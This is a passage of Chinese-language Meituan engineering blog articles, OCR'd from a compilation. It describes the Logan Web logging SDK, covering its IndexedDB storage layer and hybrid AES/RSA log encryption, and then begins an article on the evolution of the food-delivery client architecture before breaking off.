上文所阐述的 Logan 通用策略中的工作流程也决定了 Logan 日志系统拥有三大核心：

- **用户端 SDK（客户端版、Web 版及小程序版）**：负责存储与上报端上日志。
- **服务器端**：负责接收、解析、整合与分析日志。
- **日志分析平台**：提供日志的查询与数据可视化展示。

2.3 Logan 在 Web 端面临的问题

在 Web 环境中若要实现端上日志存储及上报需要解决三大难点：

- **如何存储？** 需要解决 Web 本地大体积日志流的存取。
- **如何保障日志安全？** 在本地已存储的日志需要有数据安全保障。
- **如何上报？** 需要有效的机制触发日志的上报。

2.4 Logan Web 做了什么？

Logan Web 是 Logan 在 Web 端的存储及上报实现方案，利用现有的前端技术加以优化与整合，有效地解决了 Web 端面临的三大难点。我们将存储与上报的实现封装在 Web 端的 SDK 内，开发者只需在页面脚本中引入该 SDK，便可直接使用 Logan 在 Web 端上的日志安全存储与上报能力。

下面将重点围绕存储方案、数据安全及上报机制这三点，具体阐述 Logan Web 目前的技术实现。

3. 技术实现


Logan Web 在底层利用了现有前端技术来实现大体积日志的安全存储：

- **存储方面**：利用浏览器的 IndexedDB 作为本地日志的大容量存储容器。
- **日志安全方面**：使用混合加密模式确保本地已存的隐私日志数据不会被破解。

Logan 为 Web 开发者提供了 logan-web 这个 SDK 包，其内部主要分为存储与上报两大核心模块，底层依赖了 IndexedDB 存储与加密组件。开发者可在页面脚本中引入并加载该 SDK 来调用日志存储或上报接口。

3.1 Logan Web 整体技术架构

以下是 Logan Web 的整体架构示意图：



a. logan-web 提供了一个入口文件，它将在日志存储方法或者日志上报方法被触发时，异步地获取存储或上报模块。

b. 存储模块中会优先处理日志内容的加密及包装，再执行后续的分页存储流程。

c. 上报模块会分页读取指定天的日志数据，并行上报至接收日志的服务端，进行后续的日志解析、解密、整合及分析。

d. 这两大核心模块都会使用 Logan DB 模块封装的日志存取逻辑，该模块还会控制本地日志数据的存储容量以及日志分页。

对 IndexedDB API 的调用被封装在独立于 logan-web 的 idb-managed 包中，该包主要解决在使用 IndexedDB 进行本地存储时遇到的技术挑战。


3.2 本地存储方案：idb-managed

3.2.1 原生 IndexedDB API 的局限

IndexedDB 支持大容量存储，并且其读取操作是异步化的，非常适合作为 Logan Web 的本地存储容器。但 IndexedDB API 在使用上会遇到如下几个问题：


（1）DB 版本升级问题

本地 DB 依靠版本的升级来更新库表结构，当本地该 DB 的版本升级后，尝试连接低版本 DB 的操作将失败。



（2）获取 DB 数据前需要设置 DB 版本及库表信息

获取 DB 数据前需要首先连接 DB，如果连接时没有设置恰当的库表信息，下一次存储时依然以同版本建立连接，IndexedDB 则不再更新该 DB 的库表结构，最终会因为存储数据不匹配表结构而导致存储失败。



（3）IndexedDB 不提供数据的时效设置与过期数据清理

IndexedDB 默认数据是持久化落地的，尽管它的可用容量远大于 LocalStorage，但在像 Logan Web 这样需要随时间不断更新本地数据的使用场景下，就需要一套随时间迭代的数据更新机制来“除旧存新”。

（4）原生 IndexedDB API 不提供多表间的原子性增删操作

原生的 IndexedDB API 只提供了单条数据的添加，以及单表内的数据批量删除操作，并不直接提供 API 对多表的数据进行添加或者删除的原子性操作（要么全部生

效，要么全不生效）。Logan DB 的库表结构涉及到两张表数据间的联动，需要多表间原子性增删来保证日志数据在两张表间保持一致。

3.2.2 idb-managed 的解决手段


为了统一解决以上在使用 IndexedDB 时面临的困扰，我们额外封装了 idb-managed 包，该包随着 Logan Web 一起开源。

idb-managed 中分别针对：

- 问题 1 与 2：提出并实现了 DB Manager 机制来解决 DB 版本升级与数据获取的困境。
- 问题 3：封装了对存储数据的时效设置、过期处理逻辑。
- 问题 4：利用事务回滚方法实现在多表内的原子性增删操作。

（1）DB Manager 机制

idb-managed 中内建了一个 DB Manager 来管理当前所有本域下的 DB 版本与库表结构信息，其实 DB Manager 自身就是一个版本号固化的 DB，它本身不存在升级问题。建立链接示意图如下：



当对一个新 DB 建立连接时，会将脚本中设置的 DB 版本及库表信息注册到 DB Manager 中并把数据存储下来。下一次如果有该 DB 的低版本尝试连接时，DB Manager 会用当前已注册的库表信息连接并打开 DB，由此避免了 DB 升级而导致连接低版本失败的问题。

同时，因为有 DB Manager 来统一管理本地的 DB 信息，所以从 DB 获取数据可以无需知晓 DB 库表结构，只需要 DB 名和表名即可。当本地库表不存在时，DB Manager 会阻止对该 DB 的连接，直接返回空数据，避免了错误的库表结构污染本地 DB。

（2）数据时效控制

idb-managed 会为每张表建立一个到期时间索引，开发者可对单条数据、单个表或者单个库设置一个持久化时间限制，在数据存储时 idb-managed 会根据这些限制及优先级顺序（单条 > 单表 > 单库）计算该条数据的到期时间，并与数据一起保存下来，过期的数据会在该表下一次添加数据时先行删除。

（3）多表间原子性增删操作

IndexedDB 中数据的增删操作全部建立在事务（IDBTransaction）基础之上，idb-managed 封装了多表批量数据的增删操作接口，并将这些操作包裹在一次事务内。如果在一次事务中发生异常，idb-managed 将执行本次事务的回滚，从而保证这批操作具有原子性。

3.3 日志加密方案：混合加密

混合加密方式吸取了对称加密与非对称加密各自的优势：


- 对称加密：保证对长内容加密的效率。
- 非对称加密：保证对称密钥的安全性。

Logan Web 选择了 AES-128-CTR 结合 RSA-1024 的混合加密模式。在存储每条具有私密性的日志前都会经历以下加密流程：

a. 准备对称密钥与初始向量：随机产生 AES 对称密钥 AES Key 及初始向量 IV。
b. 对称加密：使用 AES Key 及 IV 对日志明文进行 AES-CTR 对称加密，得到日志密文。
c. 非对称加密 AES Key：使用 RSA 公钥对 AES Key 进行非对称加密，得到 AES Key 密文。该 RSA 公钥与服务器端的私钥是成套的，只有该私钥可以

解开该 AES Key 密文，从而解开日志密文。

d. 包装数据：将以上初始向量、日志密文与 AES Key 密文包装成一条日志对象，随后存储落地。



3.4 上报的触发机制


用户端的日志上报触发机制一般分为两大类：

- **用户主动触发**。优点是上报的日志能够对应到用户反馈的个案；缺点是存在交互上的用户教育成本，同时依赖用户反馈的异常处理流程，过于滞后。
- **代码层面触发**。优点是用户无需感知上报流程；缺点是可能存在大量“无帮助”的上报日志，需要对触发条件做好频率控制。

Logan Web 在两类方式上提供了配置与接口，供 SDK 使用方自行选择与扩展，例如：

（1）用户主动触发

- **PC 端**：Logan Web 在美团点评内实践时，为业务方提供了 DOM 元素配置项，用于 Logan Web 绑定触发上报的钩子函数。
- **H5 手机端**：Logan Web 可扩展内置设备摇动检测，利用浏览器的 DeviceMotionEvent 事件监听，当用户“摇一摇”时，引导上报流程的美团卡通形象会出现在页面侧栏，如下图所示。
- **通用**：Logan Web 在美团点评内扩展提供了接口供业务方显示或者隐藏引导上报流程的侧栏。



（2）代码层面触发


考虑到用户主动触发方式存在的弊端，Logan Web 提供了上报接口供使用者在代码层面调用。另外 Logan Web 也正在迭代实现内部的代码触发上报逻辑，提供在 Web 端内异常发生等特定场景下主动上报日志的能力。

4. Logan Web 在美团点评内的实践

Logan Web 已在美团内部上线，并持续迭代了一年多的时间，覆盖公司很多主要的

业务线。截止 2019 年 11 月，公司内使用 Logan Web 的页面 PV 量已达日均 1.5 亿余次，Web 上报日志量达日均 500 余次，约 97% 上报的 Web 日志在 Logan 日志分析平台上被公司研发同学搜索查阅。利用 Logan 日志系统，公司各研发团队已能够尽早获得完整的用户端日志流及环境信息，帮助业务及时排查问题并响应用户反馈。

另外，在美团，Logan Web 除了提供上文介绍的技术实现之外，还利用美团内部的通用 JS 桥组件实现了与 Logan 客户端日志的打通，如下图流程所示：



这意味着在美团现有的 App 环境（如美团 App、点评 App 等）中运行的 H5 页面如果使用了 Logan Web，所记录的日志会利用 JS 桥传给 Logan 客户端，与客户端日志一起落地在 App 本地文件中。因此在美团的 App 环境内上报的日志流中可查看上下文连续的 Web 端日志与客户端日志，日志分析平台展示的某篇日志详情示意图如下：

5. Logan 开源进展与未来规划

在 Logan Web 开源前，我们在美团 Logan 开源技术交流群中进行了开发者需求调研，依据收集到的建议，Logan Web 这次开源版本将支持 TypeScript，同时提供了本地日志的加密策略选择。开源的代码及使用文档可在 Meituan-Dianping/Logan/WebSDK 仓库下查阅，开发者也可以在项目中直接通过 npm 包引入的方式引入 logan-web。同时 Logan Web 底层依赖的 idb-managed 也已在 GitHub 与 npm 仓库开源。

随着本次 Logan Web 同时开源的还有 Logan 服务端与 Logan 日志分析平台的实现，读者可一并在 Logan 代码仓库 下找到相应的代码和使用文档。客户端 SDK 的实现博客可点击参考：《美团点评移动端基础日志库——Logan》。

模块	已开源	规划中
iOS 端 SDK	✓（2018年10月）	
Android 端 SDK	✓（2018年10月）	
Web 端 SDK	✓（2019年12月）	
服务端	✓（2019年12月）	
日志分析平台	✓（2019年12月）	
动态化框架适配		✓（2020年Q1）
小程序 SDK		✓（2020年Q3）

目前 Logan 已开源了客户端 SDK、Web 端 SDK、服务端及日志分析平台，已经为社区开发者们提供了初步完善的整套 Logan 日志系统实现。在未来我们将继续优化扩展 Logan 能力，帮助开发者们在各端环境中，都能更快更早更方便地定位问题及排除异常。

6. 联系我们

本次开源只是 Logan 贡献社区的一小步，我们希望在未来 Logan 能够为社区提供更完整可靠的大前端日志服务，我们诚挚地欢迎开发者向我们提出宝贵的建议，与我们共建社区。您可以挑选以下方式向我们反馈建议和问题：

- 在 github.com/Meituan-Dianping/Logan 提交 PR 或者 Issue。
- 微信添加 MTDPtech03，该美团助手可邀请您加入美团 Logan 开源技术交流微信群，或者回复您的建议。
- 邮件发送至 edp.bfe.opensource@meituan.com。

7. 作者简介

孙懿，美团点评基础技术部前端技术中心资深工程师。

8. 招聘信息

美团点评基础技术部前端技术中心负责美团云平台运维领域的前端基础研发工作，包含前端监控、日志系统、长连通信、运维工具等基础建设。欢迎各路英雄扫码投递简历，我们满心期待您的加入。感兴趣的同学可将简历投递至：tech@meituan.com（邮件标题注明：基础技术部前端技术中心）。

外卖客户端容器化架构的演进

作者：郭赛　同同　徐宏


1. 背景

1.1 移动端跨平台技术的介绍

移动端的跨平台技术不是一个新话题，早在几年前，WebView 容器、React Native、Weex、Flutter、小程序等移动端跨平台框架就风起云涌。为什么跨平台这么有吸引力呢？我们设想一下如果可以做到一次开发，多端复用，那么对于公司来说，就可以降低用人成本。对于开发来说，只需要学习一个框架，就可以在 Android 和 iOS 双平台上开发。节约下来的成本，可以投入到产品快速验证、快速上线。这对所有人来说都有着极大的吸引力。本节先针对部分移动端跨平台技术进行一些简要的介绍，以便读者能够更好地理解后面的内容。


1.1.1 WebView 容器

WebView 容器的工作原理是基于 Web 技术来实现界面和功能，通过将原生的接口封装、暴露给 JavaScript 调用，JavaScript 编写的页面可以运行在系统自带的 WebView 中。这样做的优势是，对于前端开发者比较友好，可以很快地实现页面跨端，同时保留调用原生的能力，通过搭建桥接层和原生能力打通。但这种设计，跨端的能力受限于桥接层，当调用之前没有的原生能力时，就需要增加桥。另外，浏览器内核的渲染独立于系统组件，无法保证原生体验，渲染的效果会差不少。




1.1.2 React Native

2015 年，Facebook 推出了 React Native，一经推出就备受关注。它的思路是最大化地复用前端的生态和 Native 的生态，和 WebView 容器的最大区别在于 View 的渲染体系。React Native 抛弃了低效的浏览器内核渲染，转而使用自己的 DSL 生成中间格式，然后映射到对应的平台，渲染成平台的组件。相对 WebView 容器，体验会有一定的提升。不过，渲染时需要 JavaScript 和原生之间通信，在有些场景可能会导致卡顿。另外就是，渲染还是在 Native 层，要求开发人员对 Native 有一定的熟悉度。



1.1.3 Flutter

2018 年 Google 推出 Flutter，通过 Dart 语言构建一套跨平台的开发组件，所有组件基于 Skia 引擎自绘，在性能上可以和 Native 平台的 View 相媲美。Flutter 站在前人的肩膀上，参考了 React 的状态管理、Web 的自绘制 UI、React Native 的 HotReload 等特点，同时考虑了与 Native 通信的 Channel 机制、自渲染、完备的开发工具链。Flutter 与上述 Recat Native、WebView 容器本质上都是不同的，它没有使用 WebView、JavaScript 解释器或者系统平台自带的原生控件，而是有一套自己专属的 Widget，底层渲染使用自身的高性能 C/C++ 引擎自绘。但大部分移动端发展到今天，都已经形成了自己的架构，在现有基础上加上 Flutter，会形成原有架构和 Flutter 双平台共存的问题。目前，对新的 App 来说，是最被看好的跨端方案。



1.2 美团外卖业务介绍

作为中国领先的生活服务电子商务平台，美团致力于用科技连接消费者和商家，提供服务以满足人们日常“吃”的需求，并进一步扩展至多种生活和旅游服务。而作为公司最为重要的业务之一，美团外卖从 2013 年创建以来，已经从单一的品类扩

展到附近美食、水果、蔬菜、超市、鲜花、蛋糕等多品类，从早午晚餐，发展到下午茶、宵夜，中餐、西餐、家常菜、小吃、快餐、海鲜、火锅、川菜、蛋糕、烤肉、水果、饮料、甜点等多种类餐饮。美团外卖可以说是当前电商领域，最为复杂的业务之一。

业务的复杂，给系统架构也带来了不小的挑战。美团外卖业务之所以说是当前电商领域最为复杂的业务，主要源于以下几点特征：

- 美团外卖业务承载在三个 App 上，美团外卖 App、美团 App 外卖频道、点评 App 外卖频道。
- 美团外卖作为美团公司重要的用户入口，还承担着流量平台的作用，提供平台能力支撑频道业务的发展，如闪购、跑腿、金融等。
- 美团外卖作为已经成熟的业务，需提供可复用的平台能力，支撑新业务的发展，例如菜大全 App 的发展。
- 美团外卖作为一个超级业务方，业务内又运营多个方向业务，如流量业务、交易业务、商家业务、商品业务、营销业务、广告业务等。

综上所述，可以发现美团外卖不仅仅自身业务比较复杂，而且对外的角色也很复杂。在美团内部，外卖不仅仅是美团平台的一个频道业务，而且自己本身也是一个平台业务，同时美团外卖还承担着新业务发展的平台角色。这意味着想要支持好美团外卖业务的发展是一件非常有挑战的事情。


1.3 美团外卖移动端历史架构概述

好的架构源于不停地衍变而非设计。美团外卖的架构，历史上也是经历了很多次迭代。由于外卖业务形态不断地发生变化，原有的设计也需要不断地跟随业务形态进行演进。在不断探索和实践过程中，我们经历了若干个大的架构变迁。从考虑如何高效地复用代码支持外卖 App，逐渐地衍变成如何去解决多端代码复用问题，再从多端的代码复用到支持其他频道业务的平台架构上。在平台化架构建设完成后，我们又开始尝试利用动态化技术去支持业务快速上线的诉求。如今，我们面临着多端复用、平台

能力、平台支撑、单页面多业务团队、业务动态诉求强等多个业务场景问题。下文我们针对美团外卖移动端架构的变迁史，做一些简单的概述，以便读者阅读本文时能有更好的延续性。


1.3.1 组件化架构

